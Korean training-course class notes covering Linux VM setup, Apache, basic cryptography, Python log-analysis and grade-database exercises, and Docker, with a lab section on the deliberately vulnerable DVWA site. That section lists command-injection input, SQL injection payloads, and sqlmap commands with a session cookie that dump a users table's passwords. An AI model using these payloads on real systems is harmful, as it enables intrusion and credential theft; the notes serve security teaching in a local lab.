<시간표>

------------------------------------------------------------------------

\* 시작 : 9시5분~ (9시~~ 꼭 출근 !!!)

\* 점심 : 11시30분 ~ 오후 1시.

\* 끝 : 5시45분 (매일 이야기 드리겠습니다.)

------------------------

\* 금요일 : 평가 (오후)

------------------------------------------------------------------------

<주제>

\* 실전정보기술 : 소프트웨어 공학 (개발방법론, PM...)

머신러닝(AI), 블록체인... 그 당시 관심을 가질만한 기술요소.

파이썬 언어.

\* 서버 프로그램 구현 : 서버프로그램 구현 (Java, Node, Python)

네트워크 (TCP/IP, HTTP), 리눅스 (일부), SW 품질

\* DB/SQL : SQLD (SQL/DB)

인프라 (리눅스, Docker, VM), 정보보안(암호화), 품질

파이썬

[실습 환경 점검]

\* JAVA 설치 : WIN+R (CMD) ==> java --version (설치 필요)

\* Python, Visual Studio 확인 : python --version (설치 필요)

\* VirtualBox : 몇분 만 추가로 설치하시면 된다.

------------------------------------------------------------------------------------------------

[VirtualBox에 가상머신을 띄우고 동작을 확인]

\* 윈도우에서 리눅스를 사용하는 방법

1) WSL2 (Windows Subsystem for Linux v2)

2) Docker를 이용해서 리눅스를 띄울 수 있다.

3) 클라우드에 가상머신 (VM, EC2) - ssh 로 접속

4) 윈도우 PC에 가상머신을 만들고 리눅스 설치 - ssh 접속

- **VirtualBox (OSS),** VMWare Workstation

5) Hyper-V

ㅇ VirtualBox 설치와 환경 점검

- <https://www.whatismyip.com/>

- 부팅하고 동작 확인

=> Centos : root / team1234

=> Kali : root / toor (kali / kali)

\* ip 주소를 확인하자.

- CentOS : 10.0.2.55 , 192.168.56.45

- Kali : 10.0.2.6, 192.168.56.111

1) CentOS <-> Kali 가 서로 통신가능한가?

예) K -> C : 칼리리눅스에서 ping 10.0.2.55

2) 각각이 인터넷을 사용할 수 있는가?

예) ping google.com

3) 각각이 윈도우와 서로 통신 가능한가?

예) W -> K : 윈도우에서 ping 192.168.56.111

ㅇ 리눅스 개요

- 배포판 : 리눅스의 종류

1) 레드햇(RedHat) : CentOS, Rocky Linux

yum install sshd (httpd) : 설치

2) 데비안(Debian) : Ubuntu, 라즈베리파이 OS, Kali Linux

apt, apt-get install ssh (apache2)

\* 공통

- 서비스 실행/멈춤/재실행/상태보기

systemctl start/stop/restart/status sshd (apche2)

- 방화벽 제어 명령어

firewall-cmd --permanent --add-port=80/tcp

firewall-cmd --reload

ㅇ 리눅스에서 서비스 확인하기

\* CentOS : sshd ===> systemctl status sshd 로 확인

윈) ssh root@192.168.56.45

\* Kali : ssh

=> Q) 윈도우 -> Kali Linux로 ssh 접속(연결)

systemctl start ssh (기본 root 패스워드는 kali)

★ 상황

- 칼리에 ssh 서버를 띄우고, 윈도우->Kali 로 접속 (kali 계정)

- ssh 접속을 root로 는 안된다.

~~- 루트로 로그인 자체가 안된다~~.

\* 명시적으로 root 권한으로 명령을 실행하려면, sudo를 붙인다. (root 패스워드는 kali)

- Kali에서 명령어

1) sudo passwd root ==> 패스워드는 toor 로 했다.

2) sudo su -

★ 문서 편집 완료 !!!

※ 과제:

Q1) CentOS에 Apache 웹서버를 설치하고 실행한다. (httpd)

=> systemctl status httpd

=> yum -y install httpd

=> systemctl start httpd

※ netstat -anp | grep 80 => nginx 가 80 포트로 실행 중인 것을 확인

=> systemctl stop nginx

systemctl start httpd

Q2) 윈도우에서 CentOS의 Apache Web 서버에 접속 (웹브라우저 이용)

=> firewall-cmd --permanent --add-port=80/tcp

firewall-cmd --reload

Q3) 칼리에서 CentOS의 Apache Web 서버에 접속 (파이어폭스)

10.0.2.55

Q4) 웹브라우저로 CentOS의 Apache Web에 접속하면

Hello 라는 문자가 보이도록 ?? => /var/www/html/ 폴더 안에 html을 만들면 된다.

echo Hello > /var/www/html/index.html

ㅇ 자기개발과 자격증

Q1) 저는요 클라우드를 공부하고 그 쪽으로 진로를 잡고 싶어요???

- IT 인프라 : 네트워크, 리눅스, 정보보안

Q2) 저는요 개발자가 되고 싶어요, 특히 서버 프로그램이 관심이 있어요

어떻게 해야 할까요?

- 프로그래밍, 설계, 테스트 (품질)

Q3) 저는요 AI(인공지능)이 관심 있어요, 어떻게 해야 할까요?

=> Q1~Q3) 공통 ‘파이썬 과 같은 언어는 1개 이상’

Q4) 저는요 자기개발을 하고 싶어요, 무엇을 해야 할지 모르겠어요?

=> A) 우리는 머리 속이 아니라 현실 속에서 구체적으로 고민해야 한다.

\* Jobkorea에 가서 ‘내가 원하는 분야의 회사, 어떤 사람을 뽑는지

그 사람에게 원하는 소양 ’ => 내 희망이 구체화

\* 내가 갖추어야 할 소양, 자격, 경력 ==> 3년 후의 내 이력서.

현재 내 상황과의 차이 ==> 어떻게 그 간격을 메꿀지 계획을 구체화.

ㅇ 자격증

1) 특정 분야에 대해서 집중적으로 공부하고 기본을 갖추는 데 좋다.

2) 그 내용으로 협업하고 의사소통

3) 하나하나가 쌓이면 시너지를 이룬다.

ㅇ 법률로 제도화된 자격증 (면허증)

\* 기사 자격증 (정보처리기사)

\* 정보시스템감리원 : 5일 종일 교육 + 시험

\* 개발보안 진단원

\* PIA / ISMS-P (보안)

\* 정보시스템감리사

\* 기술사

<https://wrtn.ai/>

-----------------------------------------------------------------------------------------------------------------------------

[둘째날]

- Virtual Box -> CentOS, Kali Linux 부팅 : 윈도우에서 ssh로 접속.

- systemctl enable/disable ssh : 리부팅 시에도 자동실행

- 리눅스에서 쉘 스크립트를 실행하는 방법

test.sh

------------

#!/bin/bash

echo "Hello World"

export MY\_ENV="Hello"

echo $MY\_ENV

---------------

1) source ./test.sh

2) . ./test.sh

3) bash ./test.sh

Q) google.com 웹 서비스를 30초에 1번씩 확인해서

정상, 문제 상황을 화면에 출력하는 리눅스 쉘 스크립트를 작성하고, 실행.

(단, 구글에 무리를 줄 수도 있으니, 실행 후 CTRL + C로 스크립트를 종료해 주세요)

- <https://chatgpt.com/share/673be7d2-a354-8007-b321-f28b53c08aa6>

[정보보안 - 암호화]

\* 혼합에 의한 키운영 (암호화) 방식

\* 전자서명

\* 인증서가 왜 안전하지 그 이유

+

Web/DB를 중심으로 구축된 사이트(서비스)에 어떤 문제??

ㅇ 용어

- 평문, 암호문, 암호화, 복호화

- 정보보안의 기본 요구사항

1) 기밀성 : 권한이 있는 사용자(시스템)만 우리 서비스(데이터)에 접근

그 내용을 사용(확인) 할 수 있어야 한다.

=> 접근통제, 암호화

2) 무결성 : 변경되지 않음을 확인하는 특징, 변경된 것을 알 수 있는 특징

=> 해시함수, 해시값(MD, Message Digest)

H(X) == H(Y) ==> X == Y.

3) 가용성 : 권한이 있는 사용자가 요청할 경우 항상 서비스를 제공.

(이중화)

4) 법적 준거성

ㅇ 안전한 암호화, 암호화 강도

ㅇ 암호화 기법 : 스트림 암호화, 블록 암호화.

ㅇ 암호화 기법 : 단방향(일방향) 암호화, 양방향 암호화.

\* 단방향 : 암호화는 하되, 수학적인 방법으로는 복호화를 할 수 없다.

=> 해시함수

1) 단방향 : 수학적인 방법으로는 원문을 알 수 없다.

2) 가변길이의 입력 -> 고정길이 출력 2) 가변길이의 입력 -> 고정길이 출력

3) 입력값이 다르면 출력값도 다르다.

4) 두개의 MD가 같으면, 이에 대한 입력값 2개도 같다. (무결성)

\* 양방향 암호화 : 키관리, 키운영

- 대칭키 (비밀키) : 하나의 (동일한) 키를 이용해서, 암호화/복호화.

- 비대칭키 (공개키) : 서로 연관이 있는 키를 2개 만든다. 개인키, 공개키

개인키 -> 공개키, 공개키 -> 개인키

- 혼합에 의한 키 운영 (암호화)

1) 데이터의 암호화/복호화 : 비밀키

2) 비밀키의 교환 : 공개키

\* 전자봉투

<송신자 : 보내는 사람>

1) 비밀키를 만든다.

2) 비밀키로 데이터를 암호화 한다. => **암(D)**

3) 수신자의 공개키로 비밀키를 암호화한다. => **암(비밀키)**

4) 데이터에서 해시값을 추출 => 해시값

5) 해시값을 송산자의 개인키로 암호화 => **암(해시)**

<수신자 입장>

1) 수신자의 개인키로 암호화된 비밀키를 복호화 => 비밀키

2) 비밀키로 암호화된 데이터를 복호화 => 데이터


3) 데이터에서 해시값을 추출 => 해시

4) 송신자의 공개키로 암호화된 해시를 복호화 => 전송된 해시

5) 해시 == 전송된 해시.

ㅇ 인증서를 사용하면 왜 안전한가?

- HTTPS를 이용해서 통신



[DVWA라는 사이트를 설치하고, DB 중심의 해킹]

- 칼리리눅스에 직접.

- 준비 : Kali Linux에 ssh로 접속하고, root로 계정을 전환

# sudo su -

- 링크 : [**https://github.com/digininja/DVWA**](https://github.com/digininja/DVWA)

1) 소스코드를 클론해 온다.

git clone <https://github.com/digininja/DVWA.git>

2) 소스코드를 Apache의 Document Root로 복사하고 권한을 설정

# cp -Rv DVWA/ /var/www/html/

# chmod -Rv 777 /var/www/html/DVWA/

※ 아파치 서버 이름 : apache2 ==> systemctl start / enable apache2

3) DVWA를 위한 설정을 한다.

# cd /var/www/html/DVWA/config/

# mv config.inc.php.dist config.inc.php

# nano config.inc.php

4) mysql을 구동한다.

systemctl start mysql

systemctl enable mysql

5) mysql 설정

mysql -u root -p (toor)

show databases;

use mysql;

use tables;

desc user;

select Host, User from user;

grant all privileges on \*.\* to 'dvwa'@'localhost' identified by 'password';

flush privileges;

exit;

\* create database dvwa;

\* admin / password

\* 입력 [ 8.8.8.8 && ls ]

==> os.exec(“ping 8.8.8.8 && ls”)

ㅇ SQL Injection

ID [ chris ] 1' or '1'='1'# (--)

PW [ 1234 ]

select \* from user\_t where id = ‘' union select 1, version() #’ and pw = ‘1234’;

' union select 1, version() #

' union select @@hostname, database() #

ㅇ sqlmap을 이용해서 sql injection을 해 보자.

URL : <http://192.168.56.111/DVWA/vulnerabilities/sqli/?id=a&Submit=Submit#>

1) sqlmap 실행

2) 취약한지 점검

sqlmap -u "http://192.168.56.111/DVWA/vulnerabilities/sqli/?id=a&Submit=Submit#"

\* Cooke , Session

- Cookie : 중요한 정보를 웹브라우저 (Client)에 Object (key-value)로

저장하고,

웹브라우저 서버에 요청할 때마다 Cookie를 헤더에 담아서 전송.

- Session

1) 서버에 (클라언트 정보 + 시간값) 이용해서 고유한 세션값을 마는다.

2) 세션값을 클라이언트에 쿠키로 기록한다.

3) 매 요청시 마다 쿠기로 저장된 세션이 서버로 전송

4) 중요한 정보는 서버의 메모리 안에서 세션과 연계해서 관리.

PHPSESSID=ltmuuc8o62b257vq2imfr08b1j; security=low

sqlmap -u "<http://192.168.56.111/DVWA/vulnerabilities/sqli/?id=a&Submit=Submit#>" --cookie="PHPSESSID=ltmuuc8o62b257vq2imfr08b1j; security=low"

sqlmap -u "<http://192.168.56.111/DVWA/vulnerabilities/sqli/?id=a&Submit=Submit#>" --cookie="PHPSESSID=ltmuuc8o62b257vq2imfr08b1j; security=low" --dbs

sqlmap -u "<http://192.168.56.111/DVWA/vulnerabilities/sqli/?id=a&Submit=Submit#>" --cookie="PHPSESSID=ltmuuc8o62b257vq2imfr08b1j; security=low" -D dvwa --tables

sqlmap -u "<http://192.168.56.111/DVWA/vulnerabilities/sqli/?id=a&Submit=Submit#>" --cookie="PHPSESSID=ltmuuc8o62b257vq2imfr08b1j; security=low" -D dvwa -T users --column

sqlmap -u "<http://192.168.56.111/DVWA/vulnerabilities/sqli/?id=a&Submit=Submit#>" --cookie="PHPSESSID=ltmuuc8o62b257vq2imfr08b1j; security=low" -D dvwa -T users -C user,password

sqlmap -u "<http://192.168.56.111/DVWA/vulnerabilities/sqli/?id=a&Submit=Submit#>" --cookie="PHPSESSID=ltmuuc8o62b257vq2imfr08b1j; security=low" -D dvwa -T users -C user,password --dump

==> 대응, prepareStatement 구문을 이용하고 데이터를 바인딩.

입력값을 필터링 한다. (블랙리스트, 화이트리스트)

-----------------------------------------------------------------------------------

==> (1) 리눅스 설치, 운영 ==> 리눅스마스터2급. (기출문제)

(2) 웹/DB 기반 서비스를 설치 ==> SQL Injection (DB 보안)

(3) Python 구성

- Python을 다운받아 설치 :

~ 5시 50분 까지 학습 (복습)

1. 파이썬 환경 구성

2. DVWA 실습

3. (오늘 + 이번주) 리눅스 PDF 리뷰

-----------------------------------------

[셋째날 - 수요일]

\* 실습 준비 : Visual Studio Code 실행

VirtualBox - CentOS 구동하시고, 윈도우 -> CentOS SSH 접속.

\* 파이썬 언어의 개요

- 인터프리터 언어

- Dynamic Typing

- 들여쓰기를 이용한 코드 블록

- 자료형 :

1) 리스트 : [ 1, 2, ‘hello’, 4]

2) 튜플 : (1, 2, ‘hello’, 4)

3) 딕셔너리 : {‘name’ : ‘chris’, ‘age’ : 30}

- if, while, for

=> for data in [1, 2, 3]:

print(data)

- def add(a,b):

return a + b

def calc(a, b):

return a+b, a-b, a/b, a\*b

data = calc(1,2)

w, y, x, z = calc(1,2)

- import 문으로 모듈을 가져와서 사용할 수 있다.

- pip install 라이브러리 이름 ==> 외부 모듈을 설치.

\* <https://wikidocs.net/> , <https://wikidocs.net/book/1>

\* [KOSA20241118](https://drive.google.com/drive/folders/1Xyx9c7OlrkZhME3p6A60ZcWcSlY1hy58)

<Q1>

data 폴더 안에 access.log가 있다.

access.log의 앞 5줄을 출력하는 파이썬 코드.

| import os  def read\_log\_file(file\_path, num\_lines=5):    try:  # 파일 경로가 존재하는지 확인  if not os.path.exists(file\_path):  raise FileNotFoundError(f"파일을 찾을 수 없습니다: {file\_path}")    # 파일 읽기  with open(file\_path, 'r', encoding='utf-8') as file:  # 처음 num\_lines줄 읽기  for i, line in enumerate(file):  if i >= num\_lines:  break  print(f"라인 {i+1}: {line.strip()}")    except FileNotFoundError as e:  print(f"에러: {e}")  except Exception as e:  print(f"파일을 읽는 중 에러가 발생했습니다: {e}")  # 실행 코드  if \_\_name\_\_ == "\_\_main\_\_":  # 파일 경로 설정  log\_file\_path = os.path.join("data", "access.log")    # 함수 호출  read\_log\_file(log\_file\_path) |
| --- |

Q2) 로그 파일에서 클라이언트 IP를 추출해서 가장 많이 접속한 IP 5개를 막대 챠트로 그린다.

Q3) 로그 파일에서 접속 URL을 추출해서 가장 많이 접속한 URL 5개를 파이 챠트로 그린다.

=> 파일명은 임의로 정합니다.

※ 매우 높은 확률로

# pip install matplotlib

\* ipBar.py

| # pip install matplotlib  import re  import matplotlib.pyplot as plt  def extract\_client\_ips(log\_file):  client\_ips = {}  with open(log\_file, 'r') as file:  for line in file:  ip\_match = re.search(r'\b(?:\d{1,3}\.){3}\d{1,3}\b', line)  if ip\_match:  ip = ip\_match.group()  client\_ips[ip] = client\_ips.get(ip, 0) + 1  return client\_ips  def plot\_top\_ips(ip\_dict, num\_top\_ips):  sorted\_ips = sorted(ip\_dict.items(), key=lambda x: x[1], reverse=True)[:num\_top\_ips]  ips = [ip[0] for ip in sorted\_ips]  counts = [ip[1] for ip in sorted\_ips]  plt.bar(range(len(ips)), counts)  plt.xticks(range(len(ips)), ips, rotation=45)  plt.xlabel('Client IP')  plt.ylabel('Access Count')  plt.title(f'Top {num\_top\_ips} Client IPs by Access Count')  plt.show()  # 아파치 웹 로그 파일 경로를 지정합니다.  log\_file\_path = './data/access.log'  # 클라이언트 IP 추출 및 접속 회수 확인  client\_ips = extract\_client\_ips(log\_file\_path)  # 상위 5개 IP 막대 그래프 표시  num\_top\_ips = 5  plot\_top\_ips(client\_ips, num\_top\_ips) |
| --- |

\* urlpi.py

| import re  import matplotlib.pyplot as plt  def extract\_urls(log\_file):  url\_counts = {}  with open(log\_file, 'r') as file:  for line in file:  url\_match = re.search(r'GET\s+(\S+)', line)  if url\_match:  url = url\_match.group(1)  url\_counts[url] = url\_counts.get(url, 0) + 1  return url\_counts  def plot\_top\_urls(url\_dict, num\_top\_urls):  sorted\_urls = sorted(url\_dict.items(), key=lambda x: x[1], reverse=True)[:num\_top\_urls]  urls = [url[0] for url in sorted\_urls]  counts = [url[1] for url in sorted\_urls]  plt.pie(counts, labels=urls, autopct='%1.1f%%')  plt.axis('equal')  plt.title(f'Top {num\_top\_urls} URLs Distribution')  plt.show()  # 아파치 웹 로그 파일 경로를 지정합니다.  log\_file\_path = './data/access.log'  # URL 추출 및 분포 확인  url\_counts = extract\_urls(log\_file\_path)  # 상위 5개 URL 파이 차트 표시  num\_top\_urls = 5  plot\_top\_urls(url\_counts, num\_top\_urls) |
| --- |

**<과제 3>**

우리는 학점을 DBMS에 입력하고 원하는 정보를 쿼리해서 표시하는 프로그램을 만들려고 한다.

- 전제조건

\* makecsv.py : 테스트 데이터 생성

\* insertcsv.py : DB에 insert

\* displaygrade.py : 조건에 따라 출력

\* webgrade.py : 웹으로 표시.

------------------------------------------------------------------------------------

1) 학점 정보 : ID, KOR, MATH, GRADE

- ID: 숫자 (임의, 중복X)

- KOR : 국어 점수

- MATH : 수학점수

- GRAE : A~F

2) 파이썬 프로그램을 이용해서 위 조건에 맞는 임의의 데이터 100건을 만든다.

이때 해당 결과를 grade.csv로 저장한다.

ID, KOR, MATH, GRADE

1, 100, 100, A

..

100건.

3) 이렇게 만든 CSV를 DB에 입력한다.

- DBMS는 sqlite를 쓴다. (파일기반 DB)

- 테이블 구조는 임의로 한다. (정규화 고려하지 않아도 된다.)

4) DB에 저장된 데이터에서 A 학점인 것만 찾어서 출력한다.

- select ~ where

------------------------------------------------------------------------------------

5) 추가 : A 학점에 대한 내용을 웹의 HTML로 표시?

==> 점심시간 : 11시30분~오후1시.

==> ~1시 50분.

==> 2시 부터 저와 함께. (코드 리뷰) ..... Docker를 이용한 mysql .

\* makeCSV.py

| import csv  data = []  for i in range(100):  student\_id = i + 1  kor\_score = 70 + (i % 31)  math\_score = 80 + (i % 21)  average = (kor\_score + math\_score) / 2    if average >= 90:  grade = 'A'  elif average >= 80:  grade = 'B'  elif average >= 70:  grade = 'C'  elif average >= 60:  grade = 'D'  else:  grade = 'F'    data.append((student\_id, kor\_score, math\_score, grade))  with open('./data/grade.csv', 'w', newline='') as csvfile:  writer = csv.writer(csvfile)  writer.writerow(['ID', 'KOR', 'MATH', 'GRADE'])  writer.writerows(data)    print('Done') |
| --- |

- 테스트 데이터 생성 : <https://chatgpt.com/share/673d706e-70d0-8007-963b-e232ddf92dba>

\* insertCSV.py

| import csv  import sqlite3  conn = sqlite3.connect('./data/grade.db')  c = conn.cursor()  c.execute('''CREATE TABLE IF NOT EXISTS students  (ID TEXT PRIMARY KEY NOT NULL,  KOR INT NOT NULL,  MATH INT NOT NULL,  GRADE TEXT NOT NULL)''')  with open('./data/grade.csv', 'r') as csvfile:  reader = csv.DictReader(csvfile)  for row in reader:  c.execute("INSERT INTO students (ID, KOR, MATH, GRADE) VALUES (?, ?, ?, ?)",  (row['ID'], row['KOR'], row['MATH'], row['GRADE']))  conn.commit()  conn.close() |
| --- |

\* showCSV.py

| import sqlite3  def display\_table():  conn = sqlite3.connect('./data/grade.db')  c = conn.cursor()  c.execute("SELECT \* FROM students WHERE GRADE = 'A'")  rows = c.fetchall()  conn.close()  for row in rows:  print(f'ID: {row[0]}, KOR: {row[1]}, MATH: {row[2]}, GRADE: {row[3]}')    if \_\_name\_\_ == '\_\_main\_\_':  display\_table() |
| --- |

\* templates/table.html

| <!DOCTYPE html>  <html>  <head>  <title>A 학점 학생 목록</title>  <style>  table {  border-collapse: collapse;  width: 100%;  }    th, td {  border: 1px solid black;  padding: 8px;  }    th {  background-color: lightgray;  }  </style>  </head>  <body>  <table>  <thead>  <tr>  <th>ID</th>  <th>KOR</th>  <th>MATH</th>  <th>GRADE</th>  </tr>  </thead>  <tbody>  {% for row in rows %}  <tr>  <td>{{ row[0] }}</td>  <td>{{ row[1] }}</td>  <td>{{ row[2] }}</td>  <td>{{ row[3] }}</td>  </tr>  {% endfor %}  </tbody>  </table>  </body>  </html> |
| --- |

\* webGrade.py

| # import flask  import sqlite3  from flask import Flask, render\_template  app = Flask(\_\_name\_\_)  @app.route('/')  def display\_table():  conn = sqlite3.connect('./data/grade.db')  c = conn.cursor()  c.execute("SELECT \* FROM students WHERE GRADE = 'A'")  rows = c.fetchall()  conn.close()  print(rows)  return render\_template('table.html', rows=rows)  if \_\_name\_\_ == '\_\_main\_\_':  app.run() |
| --- |

\* 준비 : Win -> CentOS에 SSH로 접속

ㅇ Tomcat을 설치하고 접속해 보자.

1) docker를 위한 TC 컨테이너 이미지를 검색/다운로드 하자.

2) docker를 이용해서 TC을 실행

3) 웹 브라우저로 접속해서 실행을 확인하자.

=> hub.docker.com

- docker images

- docker pull consol/tomcat-7.0

- docker run -d -p 8080:8080 --name tc consol/tomcat-7.0

1) run : 실행

2) -d : 백그라운드 (-it : 포그라운드)

3) -p : 포트연결

4) --name : 별칭

5) 컨테이너 이름

- 확인: docker ps

- 종료 : docker stop tc (docker start tc)

- 인스턴스 삭제 : (종료된 상태에서) docker rm tc

- 이미지 삭제 : docker rmi consol/tomcat-7.0

ㅇ node를 이용해서 서버를 구동해

simpleweb.js 파일을 편집

-------------------------------

const http = require('http');

http.createServer((req, res) => {

res.statusCode = 200;

res.setHeader('Content-Type', 'text/plain');

res.end('Hello World');

}).listen(7777);

-------------------------------

\* 이미지 다운 docker pull node:lts-alpine

\* 실행 :

docker run --privileged -d -p 7777:7777 -v /root:/root --name nodeweb node:lts-alpine node /root/simpleweb.js

1) docker : 도커

2) run : 이미지로 부터 새로운 인스턴스를 만든다.

3) --privileged : 도커가 내 시스템에 접근해도 된다.

4) -d : 백그라운드

5) -p : 포트 연결

6) -v : 도커 볼륨 (디렉터리 연결)

7) --name : 별칭

8) 이미지 이름

() node /root/simpleweb.js (도커 내에서 실행할 명령)

ㅇ docker를 이용해서 mariadb를 구동.

1) 폴더를 만든다. (데이터를 저장할 폴더)

mkdir /var/kosa

mkdir /var/kosa/mariadb

2) mariadb 가져오자

docker pull mariadb

3) 우리가 기획한 대로 mariadb를 실행

docker run --privileged -d -p 3306:3306 -v /var/kosa/mariadb:/var/lib/mysql --name mariadb -e MYSQL\_ROOT\_PASSWORD=admin mariadb

4) mariadb에 접속

docker exec -it mariadb /bin/bash

1) exec : 명령을 실행

2) -it : 나한테 터미널 주세요


3) mariadb : 인스턴스 별칭

4) /bin/bash : 인스턴스 안에 있는 명령 (실행할 내용)

